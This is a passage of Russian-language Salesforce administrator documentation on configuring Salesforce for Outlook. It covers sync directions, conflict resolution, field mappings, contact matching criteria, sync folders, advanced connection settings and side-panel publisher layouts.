| Пользователи Salesforce | <p>Изменения, внесенные в последовательность, не влияют на прошедшие события.</p> <p>Изменения, внесенные в поля последовательности, переопределяют изменения, внесенные ранее в поля отдельных событий.</p> <ul style="list-style-type: none"> <li>• Время начала или окончания события</li> <li>• Событие на весь день</li> <li>• Частота</li> <li>• Дата начала повторения (при отправке обновлений приглашенным)</li> </ul> <p>Кроме того, изменение любого из перечисленных выше полей инициирует удаление и повторное создание всех событий последовательности. Как результат, всем приглашенным назначается статус «Без ответа».</p> |
| Пользователи API        | <p>Ниже перечислены API-объекты, доступные только для чтения, которые отображаются в API при синхронизации повторяющихся событий.</p> <ul style="list-style-type: none"> <li>• EventRecurrenceException</li> <li>• TaskRecurrenceException</li> </ul>   |

СМ. ТАКЖЕ:

- [Настройка параметров эл. почты для Salesforce for Outlook](#)
- [Настройки Outlook и макеты публикатора Outlook](#)

## Настройка функции «Создать обращение» для пользователей Salesforce for Outlook

Функция «Создать обращение» в приложении Salesforce for Outlook позволяет создавать обращения Salesforce из сообщений эл. почты Microsoft® Outlook®. Администратор может создавать цели Email-to-Case, которые отображаются при нажатии раскрывающейся кнопки «Создать обращения» в приложении Outlook. Каждой цели может соответствовать назначенный сотрудник, являющийся отдельным пользователем или очередью. Для каждой конфигурации Outlook может быть добавлено не более 10 целей. При создании обращений пользователи могут одновременно добавлять не более 10 сообщений эл. почты для каждой цели.

Чтобы разрешить пользователям Salesforce for Outlook создавать обращения из сообщений эл. почты Outlook, выполните указанные ниже действия.

1. Включите и настройте функцию On-Demand Email-to-Case.
2. Определите цели Email-to-Case (также известные как «адреса маршрутизации эл. почты»).

### ВЕРСИИ

Доступно для настройки в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition и Developer Edition.**

### ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

3. Включите функцию «Создать обращение», которая добавляет раскрывающуюся кнопку **«Создать обращения»** в приложение Outlook.

Приложение Salesforce for Outlook назначает категорию сообщениям эл. почты, добавленным пользователями Salesforce for Outlook в качестве обращений Salesforce. Использование данной категории («Добавлено в качестве обращения Salesforce») упрощает процесс поиска сообщений эл. почты, добавленных в систему Salesforce в качестве обращений.

СМ. ТАКЖЕ:

[Настройка пользователей для создания записей прямо на боковой панели Salesforce](#)

[Создание настроек Salesforce for Outlook](#)

[Настройка параметров эл. почты для Salesforce for Outlook](#)

## Определение направлений синхронизации для пользователей Salesforce for Outlook

Установите направления синхронизации для торговых представителей, которые синхронизируют контакты, события и задачи между Microsoft® Outlook® и системой Salesforce.

1. Введите строку *«Настройки Outlook»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настройки Outlook»**.
2. Создайте или внесите изменения в конфигурацию и выберите одно из указанных ниже направлений синхронизации для каждого синхронизируемого объекта в разделе «Параметры данных».
  - *«Не синхронизировать»*: синхронизация записей Outlook и Salesforce не выполняется; папка Outlook не может быть выбрана для синхронизации в мастере настройки.
  - *«Из Salesforce в Outlook»*: при первой синхронизации данных запись Salesforce создает или обновляет запись Outlook. Во время последующих синхронизаций изменения, внесенные в записи Salesforce, отображаются в Outlook, независимо от того, была ли изменена версия записи в Outlook. Кроме того, удаление синхронизированной записи Salesforce приводит к удалению соответствующей записи Outlook. Изменения Outlook не переносятся в систему Salesforce. При таком направлении синхронизации алгоритму конфликта должно быть задано значение *«Приоритет Salesforce выше»*.
  - *«Из Outlook в Salesforce»*: при первой синхронизации данных запись Outlook создает или обновляет запись Salesforce. Во время последующих синхронизаций изменения, внесенные в записи Outlook, отображаются в Salesforce, независимо от того, была ли изменена версия записи в Salesforce. Кроме того, удаление синхронизированной записи Outlook приводит к удалению соответствующей записи Salesforce. Изменения Salesforce не переносятся в приложение Outlook. При таком направлении синхронизации алгоритму конфликта должно быть задано значение *«Приоритет Outlook выше»*. Данное направление недоступно для контактов.
  - *Синхронизация в обоих направлениях* — при синхронизации записей изменения в Outlook и Salesforce синхронизируются между двумя системами. В случае возникновения конфликта запись, имеющая приоритет, определяется параметрами алгоритма конфликта.
3. Нажмите кнопку **«Сохранить»**. Все изменения вступят в силу при следующей синхронизации данных для пользователей этой конфигурации.

### ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конфигураций:

- «Просмотр настройки и конфигурации»

Для создания, редактирования или удаления конфигураций:

- «Управление конфигурациями клиента эл. почты»

4. Определите набор данных для каждого объекта, имеющего направление синхронизации.

СМ. ТАКЖЕ:

- [Настройки Outlook и макеты публикатора Outlook](#)
- [Настройка параметров эл. почты для Salesforce for Outlook](#)
- [Создание настроек Salesforce for Outlook](#)
- [Определение наборов данных для Salesforce for Outlook](#)

## Определение алгоритма конфликта для Salesforce for Outlook

Параметры алгоритма конфликта определяют порядок действий, выполняемых приложением Salesforce for Outlook в случае возникновения конфликта при синхронизации в обоих направлениях. Конфликт происходит в том случае, если одна и та же запись обновляется в системе Salesforce и приложении Outlook, либо запись обновляется на одной стороне и удаляется на другой стороне синхронизации.

1. Введите строку «*Настройки Outlook*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Настройки Outlook**».
2. Измените конфигурацию и выберите нужный алгоритм конфликта для объектов «Контакты», «События» и «Задачи» в разделе «Параметры данных».
  - *Приоритет Salesforce выше*
  - *Приоритет Outlook выше*
3. Нажмите кнопку «**Сохранить**». Все изменения вступят в силу при следующей синхронизации данных для пользователей этой конфигурации.

СМ. ТАКЖЕ:

- [Настройки Outlook и макеты публикатора Outlook](#)
- [Создание настроек Salesforce for Outlook](#)
- [Настройка полей, которые будут синхронизироваться между Salesforce и Microsoft® Outlook®](#)
- [Определение направлений синхронизации для пользователей Salesforce for Outlook](#)

### ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: **Salesforce Classic** и **Lightning Experience**

Доступно в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конфигураций:

- «Просмотр настройки и конфигурации»

Для создания, редактирования или удаления конфигураций:

- «Управление конфигурациями клиента эл. почты»



## Настройка полей, которые будут синхронизироваться между Salesforce и Microsoft® Outlook®

Настройте поля записей, которые будут синхронизировать ваши торговые представители при помощи Salesforce for Outlook. Также добавьте настраиваемые поля Outlook или Salesforce, синхронизацию которых вы требуете от торговых представителей.


Соотнесения полей определяют поля Salesforce и Outlook, соответствующие друг другу при синхронизации элементов между двумя системами. Система Salesforce поддерживает набор стандартных соотнесений. Примите решение, следует ли позволить вашим торговым представителям редактировать свои собственные сопоставления полей в своих личных настройках.

Сопоставьте эти настраиваемые типы полей.

- Текстовые поля Outlook
- Текстовые поля Salesforce
- Некоторые поля раскрывающегося списка Salesforce

Отредактируйте сопоставления полей по умолчанию или используйте настраиваемые сопоставления полей для своих торговых представителей.

1. Введите строку «*Конфигурации Outlook*» в поле «Быстрый поиск» меню «Настройка» и выберите пункт «**Конфигурации Outlook**».
2. Выберите нужную конфигурацию Outlook или создайте новую.
3. Чтобы просмотреть все поля для записей объекта «Контакты», «События» или «Задачи», щелкните ссылку «**Редактировать соотнесения полей**» в разделе «Параметры данных».
4. Просмотрите поля Salesforce, соотнесенные с каждым полем Outlook.
5. Отредактируйте нужные соотнесения полей Salesforce или Outlook или создайте соотнесения для настраиваемых полей. Приложение Salesforce for Outlook позволяет редактировать любое соотнесение полей посредством раскрывающегося списка. При необходимости добавьте другие соотнесения внизу списка. Чтобы удалить соотнесение, щелкните значок «X» напротив нужного соотнесения.
 

 **Внимание:** При соотнесении настраиваемого поля, которое является универсальным обязательным, убедитесь в наличии стандартного значения во избежание ошибок. Соотнесение настраиваемых полей, требующих проверки системой Salesforce, может вызывать ошибки синхронизации. Например, вы сопоставляете пользовательское поле Salesforce, для которого необходимо уникальное значение. Если вы введете в поле Outlook значение, которое не является уникальным, возникнет ошибка.
6. Нажмите кнопку «**Сохранить**». Соотнесения полей начинают синхронизацию с элементами, которые при следующем входе будут обновлены посредством Salesforce или Outlook.

СМ. ТАКЖЕ:

- [Создание настроек Salesforce for Outlook](#)
- [Настройки Outlook и макеты публикатора Outlook](#)
- [Определение критериев соответствия для Salesforce for Outlook](#)
- [Определение алгоритма конфликта для Salesforce for Outlook](#)

### ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience.

Доступно в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конфигураций:

- «Просмотр настройки и конфигурации»

Для создания, редактирования или удаления конфигураций:

- «Управление конфигурациями клиента эл. почты»

## Определение критериев соответствия для Salesforce for Outlook

Определите, как Salesforce for Outlook будет обрабатывать несколько подходящих контактов Salesforce в случаях, когда контакт изначально синхронизируется из Outlook.

1. Введите строку «*Настройки Outlook*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Настройки Outlook**».
2. Внесите изменения в конфигурацию и выберите один из указанных ниже критериев соответствия для каждого контакта в разделе «Параметры данных».
  - «Последнее действие»: выбор контакта Salesforce, использовавшегося при последнем действии (например, для звонка или сообщения эл. почты), согласно связанному списку контакта «Журнал действий». Данный параметр является критерием соответствия по умолчанию.
  - «Последнее обновление»: выбор контакта Salesforce, измененного последним.
  - «Самое раннее»: выбор контакта Salesforce, созданного первым.
3. Нажмите кнопку «**Сохранить**». Все изменения вступят в силу при следующей синхронизации данных для пользователей этой конфигурации.

Если совпадающий контакт отсутствует в системе Salesforce, то добавляется контакт, который затем синхронизируется с контактом Outlook. Затем мы либо назначаем синхронизированный контакт с учетной записью Salesforce, оставляем его неназначенным или размещаем его на странице торгового представителя «Мои неопределенные элементы».

СМ. ТАКЖЕ:

[Создание настроек Salesforce for Outlook](#)

[Настройки Outlook и макеты публикатора Outlook](#)

[Настройка полей, которые будут синхронизироваться между Salesforce и Microsoft® Outlook®](#)

### ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: **Salesforce Classic** и **Lightning Experience**

Доступно в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конфигураций:

- «Просмотр настройки и конфигурации»

Для создания, редактирования или удаления конфигураций:

- «Управление конфигурациями клиента эл. почты»

## Предоставление пользователям полномочия на редактирование параметров Salesforce for Outlook


1. Введите строку «*Настройки Outlook*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Настройки Outlook**».
2. Измените конфигурацию и установите любые указанные ниже флажки для каждого синхронизируемого объекта в разделе «Параметры данных». Ниже перечислены флажки, которые могут быть доступны пользователям для редактирования.
  - При синхронизации объекта
  - Направление синхронизации
  - Алгоритм конфликта
  - Соотнесения полей
3. Нажмите кнопку «**Сохранить**». Все изменения вступят в силу при следующей синхронизации данных для пользователей этой конфигурации.

Чтобы переопределить изменения, внесенные пользователями, установите флажок «Перезаписать изменения, внесенные пользователями в конфигурацию». После сохранения обновленной конфигурации новые параметры заменят текущие параметры для пользователей конфигурации при следующей синхронизации их данных.

## Назначение папок синхронизации пользователей в приложении Microsoft® Outlook®

При необходимости назначьте папки синхронизации контактов, событий и задач пользователей Salesforce for Outlook в приложении Outlook. Папки синхронизации Outlook могут быть выбраны из конфигураций Salesforce for Outlook.

По умолчанию пользователи могут изменять папки Outlook, используемые для синхронизации контактов, событий и задач Salesforce, из меню «Параметры» системной области приложения Salesforce for Outlook. При необходимости отмените возможность изменения папок синхронизации Outlook при сбросе данного стандартного параметра для контактов, событий и задач и назначьте конкретные папки синхронизации Outlook из конфигураций Outlook пользователей.

 **Прим.:** Назначение папок синхронизации Outlook может инициировать создание папок каталога Outlook для всех пользователей в конфигурации Outlook. Приложение Salesforce for Outlook не может удалять папки синхронизации Outlook из каталогов Outlook пользователей после их создания. При последующем переназначении другой папки исходная папка сохраняется в локальных каталогах Outlook пользователей до удаления папки пользователями.

1. Введите строку «*Настройки Outlook*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Настройки Outlook**».
2. Откройте нужную конфигурацию Outlook.

### ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: **Salesforce Classic** и **Lightning Experience**

Доступно в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конфигураций:

- «Просмотр настройки и конфигурации»

Для создания, редактирования или удаления конфигураций:

- «Управление конфигурациями клиента эл. почты»

### ВЕРСИИ

Доступно для настройки в версиях: **Salesforce Classic** и **Lightning Experience**

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для создания и редактирования конфигураций Outlook:

- «Настройка приложения»


3. Чтобы назначить папку, используемую для синхронизации контактов, снимите флажок **«Папка Outlook для синхронизации контактов»** для параметра «Разрешить пользователям изменять : » в разделе «Параметры данных» .

4. Введите имя нужной папки Outlook во всплывшем текстовом поле. Введите имя общей папки, хранящейся в каталоге Outlook для каждого пользователя на уровне каталога, который используется стандартной папкой контактов Outlook. Имена папок чувствительны к регистру. При вводе имени папки, отсутствующей на данном уровне для каждого пользователя, система Salesforce создает папку в приложении Outlook для данных пользователей. Чтобы разрешить приложению Salesforce for Outlook синхронизацию вложенной папки Outlook, введите путь к файлу, включая символы обратной косой черты (\).

Например, чтобы назначить папку Outlook по имени «sfdc\_sync\_contacts» в качестве вложенного каталога для стандартной папки контактов Outlook пользователей, введите путь `Contacts\sfdc_sync_contacts` в текстовое поле «Папка Outlook для синхронизации контактов», где компонент `Contacts` соответствует стандартной папке контактов пользователей, а компонент `sfdc_sync_contacts` соответствует папке, которая должна использоваться для синхронизации контактов Salesforce пользователей.



При наличии папки в каталогах Outlook пользователей приложение Salesforce for Outlook синхронизирует контакты пользователя с данной папкой. В противном случае, приложение Salesforce for Outlook создает папку в каталоге «Contacts\sfdc\_sync\_contacts».



5. Нажмите кнопку **«Сохранить»**.

6. Чтобы подтвердить внесенные изменения, сообщите пользователям о необходимости повторного сохранения параметров приложения Salesforce for Outlook. Ниже перечислены действия, которые должны быть выполнены пользователями.

a. Правой кнопкой мыши щелкните значок Salesforce for Outlook (📧) в системной области рабочего стола и выберите пункт **«Параметры»**.

b. Нажмите кнопку **«Далее»** в окне «Проверить направление синхронизации».

- c. Нажмите кнопку **«Далее»** в окне «Выбор элементов Outlook для синхронизации».
- d. Нажмите кнопку **«Сохранить»** в окне «Синхронизация личных элементов».

Приложение Salesforce for Outlook выполняет поиск папок Outlook, хранящихся в каталогах Outlook пользователей, или создает папки для пользователей.

7. Сообщите пользователям о необходимости переноса нужных контактов Outlook в указанную папку.

Чтобы изменить расположения папок Outlook, используемых для синхронизации событий и задач с системой Salesforce, повторите действия 3-7 в разделах «События» и «Задачи».

## Определение дополнительных параметров для Salesforce for Outlook

Чтобы настроить стандартный алгоритм работы приложения Salesforce for Outlook (например, максимальный размер журнала синхронизации), воспользуйтесь дополнительными параметрами в конфигурации Salesforce for Outlook. Чтобы изменить значение дополнительного параметра, щелкните ссылку **«Правка»**. Чтобы удалить дополнительный параметр из конфигурации, щелкните ссылку **«Удалить»**.

1. Введите строку *«Настройки Outlook»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настройки Outlook»**.
2. При изменении текущей конфигурации Outlook щелкните ссылку **«Правка»** напротив нужной конфигурации. В противном случае нажмите кнопку **«Создать конфигурацию Outlook»** и заполните обязательные поля.
3. Щелкните ссылку **«Добавить дополнительный параметр»** в разделе «Дополнительные параметры» конфигурации Outlook.
4. Выберите нужный параметр и укажите его значение.

| Дополнительный параметр | Значение параметра   |
|-------------------------|--|
| HTTPTimeout             | Временной интервал между повторными попытками приложения Salesforce for Outlook восстановить подключение HTTP к системе Salesforce. Значение должно находиться в диапазоне от 15 до 360 секунд. Значение по умолчанию — 30 секунд. |
| MaxLogFileSize          | Максимальный размер журнала синхронизации. Значение должно находиться в диапазоне от 1 до 128 Мб. Значение по умолчанию — 1 Мб.  |
| MaxRetries              | Количество попыток подключения приложения Salesforce for Outlook к системе Salesforce. Значение должно находиться в диапазоне от 0 до 10 раз. Значение по умолчанию — 3 раза.  |

5. Нажмите кнопку **«ОК»**.

### ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: **Salesforce Classic** и **Lightning Experience**

Доступно в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конфигураций:

- «Просмотр настройки и конфигурации»

Для создания, редактирования или удаления конфигураций:

- «Управление конфигурациями клиента эл. почты»

- Нажмите кнопку **«Сохранить»**. Все изменения вступят в силу при следующей синхронизации данных для пользователей этой конфигурации.

СМ. ТАКЖЕ:

- [Создание настроек Salesforce for Outlook](#)
- [Настройки Outlook и макеты публикатора Outlook](#)
- [Определение наборов данных для Salesforce for Outlook](#)

## Salesforce for Outlook: конфигурации для Contact Manager Edition и Group Edition

Узнайте о параметрах синхронизации, которые включены в выпуски Salesforce Contact Manager и Group.

| Параметр для:                | Значения  |
|------------------------------|---|
| Боковая панель Salesforce    | Включено  |
| Добавить сообщение эл. почты | Включено  |
| Контакты                     | <ul style="list-style-type: none"> <li>Направление синхронизации: <i>«Синхронизация в обоих направлениях»</i>.</li> <li>Алгоритм конфликта: <i>«Приоритет Outlook выше»</i>.</li> <li>Фильтры                             <div style="border: 1px solid #ccc; padding: 5px; margin-top: 5px;">                                 Contacts: User's Records<br/>                                 Contacts on Accounts: User's Records<br/>                                 Contacts in Chatter: Records User is Following                             </div> </li> <li>Соотнесение полей: <i>значения по умолчанию</i>.</li> <li>Критерии соответствия: <i>«Последнее действие»</i>.</li> </ul> |
| События                      | <ul style="list-style-type: none"> <li>Направление синхронизации: <i>«Синхронизация в обоих направлениях»</i>.</li> <li>Алгоритм конфликта: <i>«Приоритет Outlook выше»</i>.</li> <li>Фильтры                             <div style="border: 1px solid #ccc; padding: 5px; margin-top: 5px;">                                 User's Records<br/>                                 Date greater or equal to LAST 30 DAYS                             </div> </li> <li>Соотнесение полей: <i>значения по умолчанию</i>.</li> </ul>   |
| Задачи                       | <ul style="list-style-type: none"> <li>Направление синхронизации: <i>«Синхронизация в обоих направлениях»</i>.</li> <li>Алгоритм конфликта: <i>«Приоритет Salesforce выше»</i>.</li> </ul>  |

### ВЕРСИИ

Доступно для настройки в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager** и **Group Edition**.

**Параметр для:**      **Значения**

- Фильтры


User's Records  
Due date greater or equal to LAST 30 DAYS

- Соотнесение полей: значения по умолчанию.

## Настройка пользователей для создания записей прямо на боковой панели Salesforce

Чтобы разрешить пользователям, создающим потенциальных клиентов в приложении Microsoft® Outlook®, создавать записи прямо на боковой панели, настройте доступ к публикатору боковой панели Salesforce.

При необходимости предоставьте пользователям Salesforce for Outlook доступ для создания организаций, обращений, интересов, возможностей и настраиваемых объектов посредством публикатора прямо на боковой панели. См. рисунок ниже.



Чтобы предоставить пользователям доступ к публикатору боковой панели, рекомендуем создать быстрые действия, которые должны отображаться в меню публикатора пользователей, добавить данные быстрые действия в соответствующие макеты публикатора и назначить макеты публикатора выбранным пользователям.

Доступные функции боковой панели и способ настройки пользователей для применения публикатора боковой панели определяются текущей версией Salesforce.

1. Убедитесь, что каждому действию, которое должно отображаться в меню публикатора боковой панели пользователей, соответствуют **глобальные действия типа «Создать запись»**.
2. Добавьте действия в соответствующий макет публикатора.
  - При использовании версии Group Edition или Contact Manager **добавьте действия в меню публикатора боковой панели пользователей посредством редактора глобальных макетов публикатора**. Если глобальный макет публикатора уже используется другими функциями Salesforce, то действия, добавленные для боковой панели, будут отображаться для всех функций. Тем не менее, публикатор боковой панели будет отображать только действия типа «Создать запись».
  - При использовании версии Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition или Developer Edition **добавьте действия в меню публикатора боковой панели пользователей посредством редактора макетов**

### ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: **Salesforce Classic** и **Lightning Experience**

Доступно в версиях:

- Professional Edition,**
- Enterprise Edition,**
- Performance Edition,**
- Unlimited Edition** и
- Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отображения боковой панели Salesforce:

- «Боковая панель» в конфигурациях Outlook

Для создания действий и настройки макетов публикатора боковой панели:

- «Настройка приложения»

Для просмотра макетов публикатора боковой панели:

- «Просмотр настройки»



[публикатора боковой панели](#). Чтобы предоставить разным пользователям доступ к разным меню публикатора боковой панели, рекомендуем создать несколько макетов публикатора боковой панели.

**3. Назначьте макеты публикатора боковой панели пользователям.**

- При использовании версии Contact Manager или Group Edition [назначьте глобальный макет публикатора профилям пользователей](#).
- При использовании версии Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition или Developer Edition [назначьте макет публикатора боковой панели профилям пользователей](#).

СМ. ТАКЖЕ:

[Создание быстрых действий для публикатора боковой панели Salesforce](#)

[Настройка макетов меню публикатора боковой панели для разных пользователей приложения Salesforce for Outlook](#)

[Назначение глобальных макетов публикатора профилям пользователя](#)


[Назначение макетов публикатора боковой панели Salesforce профилям пользователей](#)

[Просмотр записей Salesforce в приложении Microsoft® Outlook®](#)

## Создание быстрых действий для публикатора боковой панели Salesforce

Данный раздел описывает первый этап подготовки пользователей приложения Salesforce for Outlook к созданию записей прямо на боковой панели Salesforce. Рекомендуем настроить глобальные быстрые действия типа «Создать запись» для каждого типа записи, который должен отображаться в меню публикатора боковой панели пользователей.

Публикатор боковой панели Salesforce — это меню, позволяющее пользователям создавать записи организаций, обращений, контактов, интересов, возможностей или настраиваемых объектов прямо на боковой панели. Быстрые действия, которые должны отображаться в меню публикатора боковой панели пользователей, определяются путем создания глобальных действий типа «Создать запись» для каждого типа записи.

 **Прим.:** При необходимости добавьте глобальные действия в разные типы меню публикатора, поддерживаемые системой Salesforce (например, меню публикатора для начальной страницы или вкладки Chatter). Глобальные действия типа «Создать запись», настроенные для нужных типов записей, могут быть добавлены во все макеты публикатора без дополнительной настройки.

Чтобы создать глобальные действия типа «Создать запись» для нужных типов записей, выполните указанные ниже действия.

1. Введите строку *«Глобальные действия»* в поле *«Быстрый поиск»* в меню *«Настройка»* и выберите пункт **«Глобальные действия»**.
2. Нажмите кнопку **«Создать действие»**.
3. Выберите значение **«Создать запись»** в раскрывающемся списке *«Тип действия»*. Данное значение позволяет отображать в меню публикатора боковой панели только действия типа *«Создать запись»*.
4. Выберите нужное значение в раскрывающемся списке *«Целевой объект»*.  
Если выбранное значение поля *«Целевой объект»* возвращает поле *«Тип записи»*, убедитесь, что данный тип записи также доступен соответствующим пользователям.

### ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: **Salesforce Classic** и **Lightning Experience**

Доступно в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки глобальных быстрых действий:

- **«Настройка приложения»**

Для отображения боковой панели **Salesforce**:

- **«Боковая панель»** в конфигурациях **Outlook**



5. Заполните поле «Метка».
6. Нажмите кнопку **«Сохранить»**.
7. Перетащите нужные поля из редактора макетов действий.

Убедитесь, что данное действие содержит поля, помеченные как обязательные для данного типа записи в текущей организации. При отсутствии обязательных полей на странице сведений о записи система Salesforce препятствует сохранению записей посредством публикатора боковой панели. Обязательные поля помечаются красной звездочкой (\*).

После создания действий типа «Создать запись» рекомендуем добавить глобальные действия в соответствующий макет публикатора боковой панели. При использовании версии Group Edition или Contact Manager [добавьте действия в меню публикатора боковой панели пользователей посредством редактора глобальных макетов публикатора](#). При использовании версии Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition или Developer Edition [добавьте действия в меню публикатора боковой панели пользователей посредством редактора макетов публикатора боковой панели](#).

СМ. ТАКЖЕ:

[Настройка пользователей для создания записей прямо на боковой панели Salesforce](#)

[Настройка макетов меню публикатора боковой панели для разных пользователей приложения Salesforce for Outlook](#)

## Настройка макетов меню публикатора боковой панели для разных пользователей приложения Salesforce for Outlook

Данный раздел описывает второй этап подготовки пользователей приложения Salesforce for Outlook к созданию записей прямо на боковой панели Salesforce. Рекомендуем настроить разные меню публикатора боковой панели для конкретных пользователей путем настройки нескольких макетов публикатора, поддерживающих разные наборы глобальных быстрых действий.

Прежде чем настроить макеты публикатора боковой панели для пользователей, убедитесь, что каждому типу записи, который должен отображаться в меню публикатора боковой панели пользователей, [соответствуют глобальные быстрые действия типа «Создать запись»](#).

Некоторые версии системы Salesforce позволяют создавать несколько макетов публикатора, предоставляя пользователям с разными служебными обязанностями возможность доступа к разным меню публикатора, поддерживающим разные наборы быстрых действий. Данный алгоритм позволяет разным типам пользователей создавать только записи, соответствующие их служебным обязанностям. Например, торговым представителям может быть разрешено создание контактов и возможностей, тогда как менеджерам по продажам может быть разрешено создание контактов, возможностей, обращений и интересов.

Чтобы настроить разные меню публикатора боковой панели для торговых представителей и менеджеров по продажам, предоставьте разным группам пользователей доступ к макетам публикатора, поддерживающим конкретные наборы глобальных действий.

1. Введите строку *«Настройки Outlook»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настройки Outlook»**.
2. Найдите связанный список «Макеты публикатора Outlook» и нажмите кнопку **«Создать»**. Введите имя нового макета и нажмите кнопку **«Сохранить»**.

### ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отображения боковой панели Salesforce:

- «Боковая панель» в конфигурациях Outlook

Для просмотра макетов публикатора боковой панели:

- «Просмотр настройки»

3. Чтобы добавить глобальные действия в новый макет, щелкните ссылку **«Правка»** на странице «Конфигурации Outlook».
4. Перетащите нужные глобальные действия в раздел «Быстрые действия в публикаторе» Salesforce Classic. Дополнительную информацию об использовании редактора макетов публикатора см. в разделе [«Добавление действий в глобальные макеты публикатора»](#).

После добавления действий в макет публикатора рекомендуем предоставить пользователям доступ путем назначения макетов публикатора соответствующим профилям. При использовании версии Contact Manager или Group Edition [назначьте глобальный макет публикатора профилям пользователей](#). При использовании версии Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition или Developer Edition [назначьте макет публикатора боковой панели профилям пользователей](#).

СМ. ТАКЖЕ:

[Настройка пользователей для создания записей прямо на боковой панели Salesforce](#)

[Назначение глобальных макетов публикатора профилям пользователя](#)

[Назначение макетов публикатора боковой панели Salesforce профилям пользователей](#)

## Назначение макетов публикатора боковой панели Salesforce профилям пользователей

Некоторые версии системы Salesforce позволяют настраивать несколько макетов меню публикатора боковой панели, предоставляя пользователям с разными служебными обязанностями возможность создания разных типов записей прямо на боковой панели Salesforce. Чтобы предоставить пользователям доступ к макету, назначьте созданный макет профилям пользователей.

При использовании версии Contact Manager или Group Edition [назначьте глобальный макет публикатора профилям пользователей](#). Во всех других выпусках можно назначить макеты издателя боковой панели Salesforce, выполнив следующие шаги.

1. Введите строку *«Настройки Outlook»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настройки Outlook»**.
2. Найдите связанный список «Макеты публикатора Outlook» и последовательно нажмите кнопки **«Назначение макета публикатора»** > **«Редактировать назначение»**.
3. Чтобы выбрать профиль пользователя, щелкните любую область соответствующей строки таблицы.
4. Выберите нужный макет в раскрывающемся списке «Макет публикатора для использования».
5. Нажмите кнопку **«Сохранить»**.

### ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отображения боковой панели Salesforce:

- «Боковая панель» в конфигурациях Outlook

Для просмотра макетов публикатора боковой панели:

- «Просмотр настройки»

## Определение наборов данных для Salesforce for Outlook

Набор данных — это подмножество записей Salesforce, доступных пользователям приложения Salesforce for Outlook для синхронизации. Наборы данных содержат фильтры, которые определяют записи для синхронизации. Конфигурация, для которой отсутствует набор данных, не может быть синхронизирована с приложением Outlook.

Страница сведений о конфигурации Outlook содержит список текущих фильтров конфигурации.

1. Введите строку «*Настройки Outlook*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Настройки Outlook**».
